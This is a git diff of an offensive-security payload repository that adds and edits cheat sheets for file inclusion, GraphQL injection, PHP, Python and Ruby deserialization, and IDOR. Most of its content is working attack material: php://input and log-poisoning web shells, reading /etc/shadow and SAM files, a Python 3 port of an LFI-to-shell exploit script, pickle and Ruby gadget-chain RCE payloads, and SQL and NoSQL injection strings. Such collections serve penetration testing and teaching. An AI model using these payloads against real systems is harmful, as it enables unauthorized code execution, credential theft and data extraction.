NOTE: Wrappers can be chained multiple times : `php://filter/convert.base64-decode|convert.base64-decode|convert.base64-decode/resource=%s`
|
||||
|
||||
```powershell
|
||||
./kadimus -u "http://example.com/index.php?page=vuln" -S -f "index.php%00" -O index.php --parameter page
|
||||
curl "http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php" | base64 -d > index.php
|
||||
```
|
||||
|
||||
### Wrapper zip://
|
||||
|
||||
@@ -182,11 +168,16 @@ http://example.com/index.php?page=expect://ls
|
||||
|
||||
### Wrapper input://
|
||||
|
||||
Specify your payload in the POST parameters
|
||||
Specify your payload in the POST parameters, this can be done with a simple `curl` command.
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=php://input
|
||||
POST DATA: <? system('id'); ?>
|
||||
curl -X POST --data "<?php echo shell_exec('id'); ?>" "https://example.com/index.php?page=php://input%00" -k -v
|
||||
```
|
||||
|
||||
Alternatively, Kadimus has a module to automate this attack.
|
||||
|
||||
```powershell
|
||||
./kadimus -u "https://example.com/index.php?page=php://input%00" -C '<?php echo shell_exec("id"); ?>' -T input
|
||||
```
|
||||
|
||||
### Wrapper phar://
|
||||
@@ -290,6 +281,8 @@ Just append your PHP code into the log file by doing a request to the service (A
|
||||
```powershell
|
||||
http://example.com/index.php?page=/var/log/apache/access.log
|
||||
http://example.com/index.php?page=/var/log/apache/error.log
|
||||
http://example.com/index.php?page=/var/log/nginx/access.log
|
||||
http://example.com/index.php?page=/var/log/nginx/error.log
|
||||
http://example.com/index.php?page=/var/log/vsftpd.log
|
||||
http://example.com/index.php?page=/var/log/sshd.log
|
||||
http://example.com/index.php?page=/var/log/mail
|
||||
@@ -298,6 +291,49 @@ http://example.com/index.php?page=/usr/local/apache/log/error_log
|
||||
http://example.com/index.php?page=/usr/local/apache2/log/error_log
|
||||
```
|
||||
|
||||
### RCE via SSH
|
||||
|
||||
Try to ssh into the box with a PHP code as username `<?php system($_GET["cmd"]);?>`.
|
||||
|
||||
```powershell
|
||||
ssh <?php system($_GET["cmd"]);?>@10.10.10.10
|
||||
```
|
||||
|
||||
Then include the SSH log files inside the Web Application.
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=/var/log/auth.log&cmd=id
|
||||
```
|
||||
|
||||
### RCE via Mail
|
||||
|
||||
First send an email using the open SMTP then include the log file located at `http://example.com/index.php?page=/var/log/mail`.
|
||||
|
||||
```powershell
|
||||
root@kali:~# telnet 10.10.10.10. 25
|
||||
Trying 10.10.10.10....
|
||||
Connected to 10.10.10.10..
|
||||
Escape character is '^]'.
|
||||
220 straylight ESMTP Postfix (Debian/GNU)
|
||||
helo ok
|
||||
250 straylight
|
||||
mail from: mail@example.com
|
||||
250 2.1.0 Ok
|
||||
rcpt to: root
|
||||
250 2.1.5 Ok
|
||||
data
|
||||
354 End data with <CR><LF>.<CR><LF>
|
||||
subject: <?php echo system($_GET["cmd"]); ?>
|
||||
data2
|
||||
.
|
||||
```
|
||||
|
||||
In some cases you can also send the email with the `mail` command line.
|
||||
|
||||
```powershell
|
||||
mail -s "<?php system($_GET['cmd']);?>" www-data@10.10.10.10. < /dev/null
|
||||
```
|
||||
|
||||
## LFI to RCE via PHP sessions
|
||||
|
||||
Check if the website use PHP Session (PHPSESSID)
|
||||
@@ -326,7 +362,32 @@ Use the LFI to include the PHP session file
|
||||
login=1&user=admin&pass=password&lang=/../../../../../../../../../var/lib/php5/sess_i56kgbsq9rm8ndg3qbarhsbm27
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## LFI to RCE via credentials files
|
||||
|
||||
This method require high privileges inside the application in order to read the sensitive files.
|
||||
|
||||
### Windows version
|
||||
|
||||
First extract `sam` and `system` files.
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=../../../../../../WINDOWS/repair/sam
|
||||
http://example.com/index.php?page=../../../../../../WINDOWS/repair/system
|
||||
```
|
||||
|
||||
Then extract hashes from these files `samdump2 SYSTEM SAM > hashes.txt`, and crack them with `hashcat/john` or replay them using the Pass The Hash technique.
|
||||
|
||||
### Linux version
|
||||
|
||||
First extract `/etc/shadow` files.
|
||||
|
||||
```powershell
|
||||
http://example.com/index.php?page=../../../../../../etc/shadow
|
||||
```
|
||||
|
||||
Then crack the hashes inside in order to login via SSH on the machine.
|
||||
|
||||
## References
|
||||
|
||||
* [OWASP LFI](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion)
|
||||
* [HighOn.coffee LFI Cheat](https://highon.coffee/blog/lfi-cheat-sheet/)
|
||||
@@ -340,4 +401,6 @@ login=1&user=admin&pass=password&lang=/../../../../../../../../../var/lib/php5/s
|
||||
* [Чтение файлов => unserialize !](https://rdot.org/forum/showthread.php?t=4379)
|
||||
* [New PHP Exploitation Technique - 14 Aug 2018 by Dr. Johannes Dahse](https://blog.ripstech.com/2018/new-php-exploitation-technique/)
|
||||
* [It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It, Sam Thomas](https://github.com/s-n-t/presentations/blob/master/us-18-Thomas-It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It.pdf)
|
||||
* [Local file inclusion mini list - Penetrate.io](https://penetrate.io/2014/09/25/local-file-inclusion-mini-list/)
|
||||
* [Local file inclusion mini list - Penetrate.io](https://penetrate.io/2014/09/25/local-file-inclusion-mini-list/)
|
||||
* [CVV #1: Local File Inclusion - @SI9INT - Jun 20, 2018](https://medium.com/bugbountywriteup/cvv-1-local-file-inclusion-ebc48e0e479a)
|
||||
* [Exploiting Remote File Inclusion (RFI) in PHP application and bypassing remote URL inclusion restriction](http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.html?m=1)
|
||||
40
File Inclusion - Path Traversal/phpinfolfi.py → File Inclusion/phpinfolfi.py
Executable file → Normal file
40
File Inclusion - Path Traversal/phpinfolfi.py → File Inclusion/phpinfolfi.py
Executable file → Normal file
@@ -1,5 +1,7 @@
|
||||
#!/usr/bin/python
|
||||
# https://www.insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf
|
||||
from __future__ import print_function
|
||||
from builtins import range
|
||||
import sys
|
||||
import threading
|
||||
import socket
|
||||
@@ -83,7 +85,7 @@ class ThreadWorker(threading.Thread):
|
||||
if self.event.is_set():
|
||||
break
|
||||
if x:
|
||||
print "\nGot it! Shell created in /tmp/g"
|
||||
print("\nGot it! Shell created in /tmp/g")
|
||||
self.event.set()
|
||||
|
||||
except socket.error:
|
||||
@@ -110,23 +112,23 @@ def getOffset(host, port, phpinforeq):
|
||||
if i == -1:
|
||||
raise ValueError("No php tmp_name in phpinfo output")
|
||||
|
||||
print "found %s at %i" % (d[i:i+10],i)
|
||||
print("found %s at %i" % (d[i:i+10],i))
|
||||
# padded up a bit
|
||||
return i+256
|
||||
|
||||
def main():
|
||||
|
||||
print "LFI With PHPInfo()"
|
||||
print "-=" * 30
|
||||
print("LFI With PHPInfo()")
|
||||
print("-=" * 30)
|
||||
|
||||
if len(sys.argv) < 2:
|
||||
print "Usage: %s host [port] [threads]" % sys.argv[0]
|
||||
print("Usage: %s host [port] [threads]" % sys.argv[0])
|
||||
sys.exit(1)
|
||||
|
||||
try:
|
||||
host = socket.gethostbyname(sys.argv[1])
|
||||
except socket.error, e:
|
||||
print "Error with hostname %s: %s" % (sys.argv[1], e)
|
||||
except socket.error as e:
|
||||
print("Error with hostname %s: %s" % (sys.argv[1], e))
|
||||
sys.exit(1)
|
||||
|
||||
port=80
|
||||
@@ -134,8 +136,8 @@ def main():
|
||||
port = int(sys.argv[2])
|
||||
except IndexError:
|
||||
pass
|
||||
except ValueError, e:
|
||||
print "Error with port %d: %s" % (sys.argv[2], e)
|
||||
except ValueError as e:
|
||||
print("Error with port %d: %s" % (sys.argv[2], e))
|
||||
sys.exit(1)
|
||||
|
||||
poolsz=10
|
||||
@@ -143,11 +145,11 @@ def main():
|
||||
poolsz = int(sys.argv[3])
|
||||
except IndexError:
|
||||
pass
|
||||
except ValueError, e:
|
||||
print "Error with poolsz %d: %s" % (sys.argv[3], e)
|
||||
except ValueError as e:
|
||||
print("Error with poolsz %d: %s" % (sys.argv[3], e))
|
||||
sys.exit(1)
|
||||
|
||||
print "Getting initial offset...",
|
||||
print("Getting initial offset...", end=' ')
|
||||
reqphp, tag, reqlfi = setup(host, port)
|
||||
offset = getOffset(host, port, reqphp)
|
||||
sys.stdout.flush()
|
||||
@@ -156,7 +158,7 @@ def main():
|
||||
e = threading.Event()
|
||||
l = threading.Lock()
|
||||
|
||||
print "Spawning worker pool (%d)..." % poolsz
|
||||
print("Spawning worker pool (%d)..." % poolsz)
|
||||
sys.stdout.flush()
|
||||
|
||||
tp = []
|
||||
@@ -174,19 +176,19 @@ def main():
|
||||
sys.stdout.flush()
|
||||
if counter >= maxattempts:
|
||||
break
|
||||
print
|
||||
print()
|
||||
if e.is_set():
|
||||
print "Woot! \m/"
|
||||
print("Woot! \m/")
|
||||
else:
|
||||
print ":("
|
||||
print(":(")
|
||||
except KeyboardInterrupt:
|
||||
print "\nTelling threads to shutdown..."
|
||||
print("\nTelling threads to shutdown...")
|
||||
e.set()
|
||||
|
||||
print "Shuttin' down..."
|
||||
print("Shuttin' down...")
|
||||
for t in tp:
|
||||
t.join()
|
||||
|
||||
if __name__=="__main__":
|
||||
print "Don't forget to modify the LFI URL"
|
||||
print("Don't forget to modify the LFI URL")
|
||||
main()
|
||||
@@ -1,3 +1,5 @@
|
||||
from __future__ import print_function
|
||||
from builtins import range
|
||||
import itertools
|
||||
import requests
|
||||
import string
|
||||
BIN
GraphQL Injection/Images/htb-help.png
Normal file
BIN
GraphQL Injection/Images/htb-help.png
Normal file

Binary file not shown.
|
After Width: | Height: | Size: 21 KiB |
217
GraphQL Injection/README.md
Normal file
217
GraphQL Injection/README.md
Normal file
@@ -0,0 +1,217 @@
|
||||
# GraphQL injection
|
||||
|
||||
> GraphQL is a query language for APIs and a runtime for fulfilling those queries with existing data. A GraphQL service is created by defining types and fields on those types, then providing functions for each field on each type
|
||||
|
||||
|
||||
## Summary
|
||||
|
||||
* [Tools](#tools)
|
||||
* [Exploit](#exploit)
|
||||
* [Identify an injection point](#identify-an-injection-point)
|
||||
* [Enumerate Database Schema via Instropection](#enumerate-database-schema-via-introspection)
|
||||
* [Extract data](#extract-data)
|
||||
* [Enumerate the types' definition](#enumerate-the-type-definition)
|
||||
* [Use mutations](#use-mutations)
|
||||
* [NOSQL injection](#nosql-injection)
|
||||
* [SQL injection](#sql-injection)
|
||||
* [References](#references)
|
||||
|
||||
## Tools
|
||||
|
||||
* [GraphQLmap - Scripting engine to interact with a graphql endpoint for pentesting purposes](https://github.com/swisskyrepo/GraphQLmap)
|
||||
* [GraphQL Security Toolkit - GraphQL Security Research Material](https://github.com/doyensec/graph-ql/)
|
||||
* [GraphQL IDE - An extensive IDE for exploring GraphQL API's](https://github.com/andev-software/graphql-ide)
|
||||
|
||||
## Exploit
|
||||
|
||||
### Identify an injection point
|
||||
|
||||
Most of the time the graphql is located on the `/graphql` or `/graphiql` endpoint.
|
||||
|
||||
```js
|
||||
example.com/graphql?query={__schema{types{name}}}
|
||||
example.com/graphiql?query={__schema{types{name}}}
|
||||
```
|
||||
|
||||
Check if errors are visible.
|
||||
|
||||
```javascript
|
||||
?query={__schema}
|
||||
?query={}
|
||||
?query={thisdefinitelydoesnotexist}
|
||||
```
|
||||
|
||||
|
||||
### Enumerate Database Schema via Introspection
|
||||
|
||||
URL encoded query to dump the database schema.
|
||||
|
||||
```js
|
||||
fragment+FullType+on+__Type+{++kind++name++description++fields(includeDeprecated%3a+true)+{++++name++++description++++args+{++++++...InputValue++++}++++type+{++++++...TypeRef++++}++++isDeprecated++++deprecationReason++}++inputFields+{++++...InputValue++}++interfaces+{++++...TypeRef++}++enumValues(includeDeprecated%3a+true)+{++++name++++description++++isDeprecated++++deprecationReason++}++possibleTypes+{++++...TypeRef++}}fragment+InputValue+on+__InputValue+{++name++description++type+{++++...TypeRef++}++defaultValue}fragment+TypeRef+on+__Type+{++kind++name++ofType+{++++kind++++name++++ofType+{++++++kind++++++name++++++ofType+{++++++++kind++++++++name++++++++ofType+{++++++++++kind++++++++++name++++++++++ofType+{++++++++++++kind++++++++++++name++++++++++++ofType+{++++++++++++++kind++++++++++++++name++++++++++++++ofType+{++++++++++++++++kind++++++++++++++++name++++++++++++++}++++++++++++}++++++++++}++++++++}++++++}++++}++}}query+IntrospectionQuery+{++__schema+{++++queryType+{++++++name++++}++++mutationType+{++++++name++++}++++types+{++++++...FullType++++}++++directives+{++++++name++++++description++++++locations++++++args+{++++++++...InputValue++++++}++++}++}}
|
||||
```
|
||||
|
||||
URL decoded query to dump the database schema.
|
||||
|
||||
```javascript
|
||||
fragment FullType on __Type {
|
||||
kind
|
||||
name
|
||||
description
|
||||
fields(includeDeprecated: true) {
|
||||
name
|
||||
description
|
||||
args {
|
||||
...InputValue
|
||||
}
|
||||
type {
|
||||
...TypeRef
|
||||
}
|
||||
isDeprecated
|
||||
deprecationReason
|
||||
}
|
||||
inputFields {
|
||||
...InputValue
|
||||
}
|
||||
interfaces {
|
||||
...TypeRef
|
||||
}
|
||||
enumValues(includeDeprecated: true) {
|
||||
name
|
||||
description
|
||||
isDeprecated
|
||||
deprecationReason
|
||||
}
|
||||
possibleTypes {
|
||||
...TypeRef
|
||||
}
|
||||
}
|
||||
fragment InputValue on __InputValue {
|
||||
name
|
||||
description
|
||||
type {
|
||||
...TypeRef
|
||||
}
|
||||
defaultValue
|
||||
}
|
||||
fragment TypeRef on __Type {
|
||||
kind
|
||||
name
|
||||
ofType {
|
||||
kind
|
||||
name
|
||||
ofType {
|
||||
kind
|
||||
name
|
||||
ofType {
|
||||
kind
|
||||
name
|
||||
ofType {
|
||||
kind
|
||||
name
|
||||
ofType {
|
||||
kind
|
||||
name
|
||||
ofType {
|
||||
kind
|
||||
name
|
||||
ofType {
|
||||
kind
|
||||
name
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
|
||||
query IntrospectionQuery {
|
||||
__schema {
|
||||
queryType {
|
||||
name
|
||||
}
|
||||
mutationType {
|
||||
name
|
||||
}
|
||||
types {
|
||||
...FullType
|
||||
}
|
||||
directives {
|
||||
name
|
||||
description
|
||||
locations
|
||||
args {
|
||||
...InputValue
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
### Extract data
|
||||
|
||||
```js
|
||||
example.com/graphql?query={TYPE_1{FIELD_1,FIELD_2}}
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
### Enumerate the types' definition
|
||||
|
||||
Enumerate the definition of interesting types using the following GraphQL query, replacing "User" with the chosen type
|
||||
|
||||
```javascript
|
||||
{__type (name: "User") {name fields{name type{name kind ofType{name kind}}}}}
|
||||
```
|
||||
|
||||
### Use mutations
|
||||
|
||||
Mutations work like function, you can use them to interact with the GraphQL.
|
||||
|
||||
```javascript
|
||||
# mutation{signIn(login:"Admin", password:"secretp@ssw0rd"){token}}
|
||||
# mutation{addUser(id:"1", name:"Dan Abramov", email:"dan@dan.com") {id name email}}
|
||||
```
|
||||
|
||||
### NOSQL injection
|
||||
|
||||
Use `$regex`, `$ne` from []() inside a `search` parameter.
|
||||
|
||||
```json
|
||||
{
|
||||
doctors(
|
||||
options: "{\"limit\": 1, \"patients.ssn\" :1}",
|
||||
search: "{ \"patients.ssn\": { \"$regex\": \".*\"}, \"lastName\":\"Admin\" }")
|
||||
{
|
||||
firstName lastName id patients{ssn}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
### SQL injection
|
||||
|
||||
Simple SQL injection inside a graphql field.
|
||||
|
||||
```powershell
|
||||
curl -X POST http://localhost:8080/graphql\?embedded_submission_form_uuid\=1%27%3BSELECT%201%3BSELECT%20pg_sleep\(30\)%3B--%27
|
||||
```
|
||||
|
||||
|
||||
## References
|
||||
|
||||
* [Introduction to GraphQL](https://graphql.org/learn/)
|
||||
* [GraphQL Introspection](https://graphql.org/learn/introspection/)
|
||||
* [API Hacking GraphQL - @ghostlulz - jun 8, 2019](https://medium.com/@ghostlulzhacks/api-hacking-graphql-7b2866ba1cf2)
|
||||
* [GraphQL abuse: Bypass account level permissions through parameter smuggling - March 14, 2018 - @Detectify](https://labs.detectify.com/2018/03/14/graphql-abuse/)
|
||||
* [Discovering GraphQL endpoints and SQLi vulnerabilities - Sep 23, 2018 - Matías Choren](https://medium.com/@localh0t/discovering-graphql-endpoints-and-sqli-vulnerabilities-5d39f26cea2e)
|
||||
* [Securing Your GraphQL API from Malicious Queries - Feb 21, 2018 - Max Stoiber](https://blog.apollographql.com/securing-your-graphql-api-from-malicious-queries-16130a324a6b)
|
||||
* [GraphQL NoSQL Injection Through JSON Types - June 12, 2017 - Pete Corey](http://www.petecorey.com/blog/2017/06/12/graphql-nosql-injection-through-json-types/)
|
||||
* [SQL injection in GraphQL endpoint through embedded_submission_form_uuid parameter - Nov 6th 2018 - @jobert](https://hackerone.com/reports/435066)
|
||||
* [Looting GraphQL Endpoints for Fun and Profit - @theRaz0r](https://raz0r.name/articles/looting-graphql-endpoints-for-fun-and-profit/)
|
||||
* [How to set up a GraphQL Server using Node.js, Express & MongoDB - 5 NOVEMBER 2018 - Leonardo Maldonado](https://www.freecodecamp.org/news/how-to-set-up-a-graphql-server-using-node-js-express-mongodb-52421b73f474/)
|
||||
* [GraphQL cheatsheet - DEVHINTS.IO](https://devhints.io/graphql)
|
||||
* [HIP19 Writeup - Meet Your Doctor 1,2,3 - June 22, 2019 - Swissky](https://swisskyrepo.github.io/HIP19-MeetYourDoctor/)
|
||||
@@ -63,7 +63,7 @@ JRE8u20_RCE_Gadget
|
||||
|
||||
JexBoss - JBoss (and others Java Deserialization Vulnerabilities) verify and EXploitation Tool, [https://github.com/joaomatosf/jexboss](https://github.com/joaomatosf/jexboss)
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
- [Github - ysoserial](https://github.com/frohoff/ysoserial)
|
||||
- [Java-Deserialization-Cheat-Sheet - GrrrDog](https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet/blob/master/README.md)
|
||||
@@ -1,10 +1,16 @@
|
||||
# PHP Object Injection
|
||||
# PHP Object injection
|
||||
|
||||
PHP Object Injection is an application level vulnerability that could allow an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Application Denial of Service, depending on the context. The vulnerability occurs when user-supplied input is not properly sanitized before being passed to the unserialize() PHP function. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() call, resulting in an arbitrary PHP object(s) injection into the application scope.
|
||||
|
||||
Also you should check the `Wrapper Phar://` in [File Inclusion - Path Traversal](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion%20-%20Path%20Traversal#wrapper-phar) which use a PHP object injection.
|
||||
The following magic methods will help you for a PHP Object injection
|
||||
|
||||
## Exploit with the __wakeup in the unserialize function
|
||||
* __wakeup() when an object is unserialized.
|
||||
* __destruct() when an object is deleted.
|
||||
* __toString() when an object is converted to a string.
|
||||
|
||||
Also you should check the `Wrapper Phar://` in [File Inclusion](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#wrapper-phar) which use a PHP object injection.
|
||||
|
||||
## __wakeup in the unserialize function
|
||||
|
||||
Vulnerable code:
|
||||
|
||||
@@ -40,7 +46,6 @@ a:2:{i:0;s:4:"XVWA";i:1;s:33:"Xtreme Vulnerable Web Application";}
|
||||
|
||||
# Command execution
|
||||
string(68) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";}"
|
||||
|
||||
```
|
||||
|
||||
## Authentication bypass
|
||||
@@ -62,11 +67,11 @@ if ($data['username'] == $adminName && $data['password'] == $adminPassword) {
|
||||
|
||||
Payload:
|
||||
|
||||
```
|
||||
```php
|
||||
a:2:{s:8:"username";b:1;s:8:"password";b:1;}
|
||||
```
|
||||
|
||||
Because `true == "str"` is true. Ref: [POC2009 Shocking News in PHP Exploitation](https://www.owasp.org/images/f/f6/POC2009-ShockingNewsInPHPExploitation.pdf)
|
||||
Because `true == "str"` is true.
|
||||
|
||||
### Object reference
|
||||
|
||||
@@ -93,14 +98,9 @@ if($obj) {
|
||||
|
||||
Payload:
|
||||
|
||||
```php
|
||||
O:6:"Object":2:{s:10:"secretCode";N;s:4:"guess";R:2;}
|
||||
```
|
||||
O:6:"Object":2:{s:10:"secretCode";N;s:4:"code";R:2;}
|
||||
```
|
||||
|
||||
Ref:
|
||||
|
||||
- [PHP Internals Book - Serialization](http://www.phpinternalsbook.com/classes_objects/serialization.html)
|
||||
- [TSULOTT Web challenge write-up from MeePwn CTF 1st 2017 by Rawsec](https://rawsec.ml/en/MeePwn-2017-write-ups/#tsulott-web)
|
||||
|
||||
## Others exploits
|
||||
|
||||
@@ -146,9 +146,20 @@ echo urlencode(serialize(new PHPObjectInjection));
|
||||
phpggc monolog/rce1 'phpinfo();' -s
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## Real world examples
|
||||
|
||||
- [PHP Object Injection - OWASP](https://www.owasp.org/index.php/PHP_Object_Injection)
|
||||
- [PHP Object Injection - Thin Ba Shane](http://location-href.com/php-object-injection/)
|
||||
- [PHP unserialize](http://php.net/manual/en/function.unserialize.php)
|
||||
- [PHP Generic Gadget - ambionics security](https://www.ambionics.io/blog/php-generic-gadget-chains)
|
||||
* [Vanilla Forums ImportController index file_exists Unserialize Remote Code Execution Vulnerability - Steven Seeley](https://hackerone.com/reports/410237)
|
||||
* [Vanilla Forums Xenforo password splitHash Unserialize Remote Code Execution Vulnerability - Steven Seeley](https://hackerone.com/reports/410212)
|
||||
* [Vanilla Forums domGetImages getimagesize Unserialize Remote Code Execution Vulnerability (critical) - Steven Seeley](https://hackerone.com/reports/410882)
|
||||
* [Vanilla Forums Gdn_Format unserialize() Remote Code Execution Vulnerability - Steven Seeley](https://hackerone.com/reports/407552)
|
||||
|
||||
## References
|
||||
|
||||
* [PHP Object Injection - OWASP](https://www.owasp.org/index.php/PHP_Object_Injection)
|
||||
* [PHP Object Injection - Thin Ba Shane](http://location-href.com/php-object-injection/)
|
||||
* [PHP unserialize](http://php.net/manual/en/function.unserialize.php)
|
||||
* [PHP Generic Gadget - ambionics security](https://www.ambionics.io/blog/php-generic-gadget-chains)
|
||||
* [POC2009 Shocking News in PHP Exploitation](https://www.owasp.org/images/f/f6/POC2009-ShockingNewsInPHPExploitation.pdf)
|
||||
* [PHP Internals Book - Serialization](http://www.phpinternalsbook.com/classes_objects/serialization.html)
|
||||
* [TSULOTT Web challenge write-up from MeePwn CTF 1st 2017 by Rawsec](https://rawsec.ml/en/MeePwn-2017-write-ups/#tsulott-web)
|
||||
* [CTF writeup: PHP object injection in kaspersky CTF](https://medium.com/@jaimin_gohel/ctf-writeup-php-object-injection-in-kaspersky-ctf-28a68805610d)
|
||||
50
Insecure Deserialization/Python.md
Normal file
50
Insecure Deserialization/Python.md
Normal file
@@ -0,0 +1,50 @@
|
||||
# Python Deserialization
|
||||
|
||||
## Pickle
|
||||
|
||||
The following code is a simple example of using `cPickle` in order to generate an auth_token which is a serialized User object.
|
||||
|
||||
```python
|
||||
import cPickle
|
||||
from base64 import b64encode, b64decode
|
||||
|
||||
class User:
|
||||
def __init__(self):
|
||||
self.username = "anonymous"
|
||||
self.password = "anonymous"
|
||||
self.rank = "guest"
|
||||
|
||||
h = User()
|
||||
auth_token = b64encode(cPickle.dumps(h))
|
||||
print("Your Auth Token : {}").format(auth_token)
|
||||
```
|
||||
|
||||
The vulnerability is introduced when a token is loaded from an user input.
|
||||
|
||||
```python
|
||||
new_token = raw_input("New Auth Token : ")
|
||||
token = cPickle.loads(b64decode(new_token))
|
||||
print "Welcome {}".format(token.username)
|
||||
```
|
||||
|
||||
Python 2.7 documentation clearly states Pickle should never be used with untrusted sources. Let's create a malicious data that will execute arbitrary code on the server.
|
||||
|
||||
> The pickle module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.
|
||||
|
||||
```python
|
||||
import cPickle
|
||||
from base64 import b64encode, b64decode
|
||||
|
||||
class Evil(object):
|
||||
def __reduce__(self):
|
||||
return (os.system,("whoami",))
|
||||
|
||||
e = Evil()
|
||||
evil_token = b64encode(cPickle.dumps(e))
|
||||
print("Your Evil Token : {}").format(evil_token)
|
||||
```
|
||||
|
||||
## References
|
||||
|
||||
* [Exploiting misuse of Python's "pickle" - Mar 20, 2011](https://blog.nelhage.com/2011/03/exploiting-pickle/)
|
||||
* [Python Pickle Injection - Apr 30, 2017](http://xhyumiracle.com/python-pickle-injection/)
|
||||
@@ -7,8 +7,9 @@ Check the following sub-sections, located in other files :
|
||||
* [Java deserialization : ysoserial, ...](Java.md)
|
||||
* [PHP (Object injection) : phpggc, ...](PHP.md)
|
||||
* [Ruby : universal rce gadget, ...](Ruby.md)
|
||||
* [Python : pickle, ...](Python.md)
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* [Github - ysoserial](https://github.com/frohoff/ysoserial)
|
||||
* [Java-Deserialization-Cheat-Sheet - GrrrDog](https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet/blob/master/README.md)
|
||||
@@ -19,4 +20,8 @@ Check the following sub-sections, located in other files :
|
||||
* [PHP Object Injection - Thin Ba Shane](http://location-href.com/php-object-injection/)
|
||||
* [PHP unserialize](http://php.net/manual/en/function.unserialize.php)
|
||||
* [PHP Generic Gadget - ambionics security](https://www.ambionics.io/blog/php-generic-gadget-chains)
|
||||
* [RUBY 2.X UNIVERSAL RCE DESERIALIZATION GADGET CHAIN - elttam, Luke Jahnke](https://www.elttam.com.au/blog/ruby-deserialization/)
|
||||
* [RUBY 2.X UNIVERSAL RCE DESERIALIZATION GADGET CHAIN - elttam, Luke Jahnke](https://www.elttam.com.au/blog/ruby-deserialization/)
|
||||
* [Java Deserialization in manager.paypal.com](http://artsploit.blogspot.hk/2016/01/paypal-rce.html) by Michael Stepankin
|
||||
* [Instagram's Million Dollar Bug](http://www.exfiltrated.com/research-Instagram-RCE.php) by Wesley Wineberg
|
||||
* [(Ruby Cookie Deserialization RCE on facebooksearch.algolia.com](https://hackerone.com/reports/134321) by Michiel Prins (michiel)
|
||||
* [Java deserialization](https://seanmelia.wordpress.com/2016/07/22/exploiting-java-deserialization-via-jboss/) by meals
|
||||
@@ -1,12 +1,37 @@
|
||||
# Ruby Deserialization
|
||||
|
||||
## Marshal.load
|
||||
|
||||
Script to generate and verify the deserialization gadget chain against Ruby 2.0 through to 2.5
|
||||
|
||||
```ruby
|
||||
for i in {0..5}; do docker run -it ruby:2.${i} ruby -e 'Marshal.load(["0408553a1547656d3a3a526571756972656d656e745b066f3a1847656d3a3a446570656e64656e63794c697374073a0b4073706563735b076f3a1e47656d3a3a536f757263653a3a537065636966696346696c65063a0a40737065636f3a1b47656d3a3a5374756253706563696669636174696f6e083a11406c6f616465645f66726f6d49220d7c696420313e2632063a0645543a0a4064617461303b09306f3b08003a1140646576656c6f706d656e7446"].pack("H*")) rescue nil'; done
|
||||
```
|
||||
|
||||
## Thanks
|
||||
## Yaml.load
|
||||
|
||||
Vulnerable code
|
||||
```ruby
|
||||
require "yaml"
|
||||
YAML.load(File.read("p.yml"))
|
||||
```
|
||||
|
||||
Exploitation code
|
||||
```ruby
|
||||
--- !ruby/object:Gem::Requirement
|
||||
requirements:
|
||||
!ruby/object:Gem::DependencyList
|
||||
specs:
|
||||
- !ruby/object:Gem::Source::SpecificFile
|
||||
spec: &1 !ruby/object:Gem::StubSpecification
|
||||
loaded_from: "|id 1>&2"
|
||||
- !ruby/object:Gem::Source::SpecificFile
|
||||
spec:
|
||||
```
|
||||
|
||||
|
||||
## References
|
||||
|
||||
- [RUBY 2.X UNIVERSAL RCE DESERIALIZATION GADGET CHAIN - elttam, Luke Jahnke](https://www.elttam.com.au/blog/ruby-deserialization/)
|
||||
- [Universal RCE with Ruby YAML.load - @_staaldraad ](https://staaldraad.github.io/post/2019-03-02-universal-rce-ruby-yaml-load/)
|
||||
- [Online access to Ruby 2.x Universal RCE Deserialization Gadget Chain - PentesterLab](https://pentesterlab.com/exercises/ruby_ugadget/online)
|
||||
BIN
Insecure Direct Object References/Images/idor.png
Normal file
BIN
Insecure Direct Object References/Images/idor.png
Normal file

Binary file not shown.
|
After Width: | Height: | Size: 175 KiB |
59
Insecure Direct Object References/README.md
Normal file
59
Insecure Direct Object References/README.md
Normal file
@@ -0,0 +1,59 @@
|
||||
# Insecure Direct Object References
|
||||
|
||||
> Insecure Direct Object References occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. - OWASP
|
||||
|
||||
## Summary
|
||||
|
||||
* [Tools](#tools)
|
||||
* [Exploit](#exploit)
|
||||
* [Examples](#examples)
|
||||
* [References](#references)
|
||||
|
||||
## Tools
|
||||
|
||||
- Burp Suite plugin Authz
|
||||
- Burp Suite plugin AuthMatrix
|
||||
- Burp Suite plugin Authorize
|
||||
|
||||
## Exploit
|
||||
|
||||
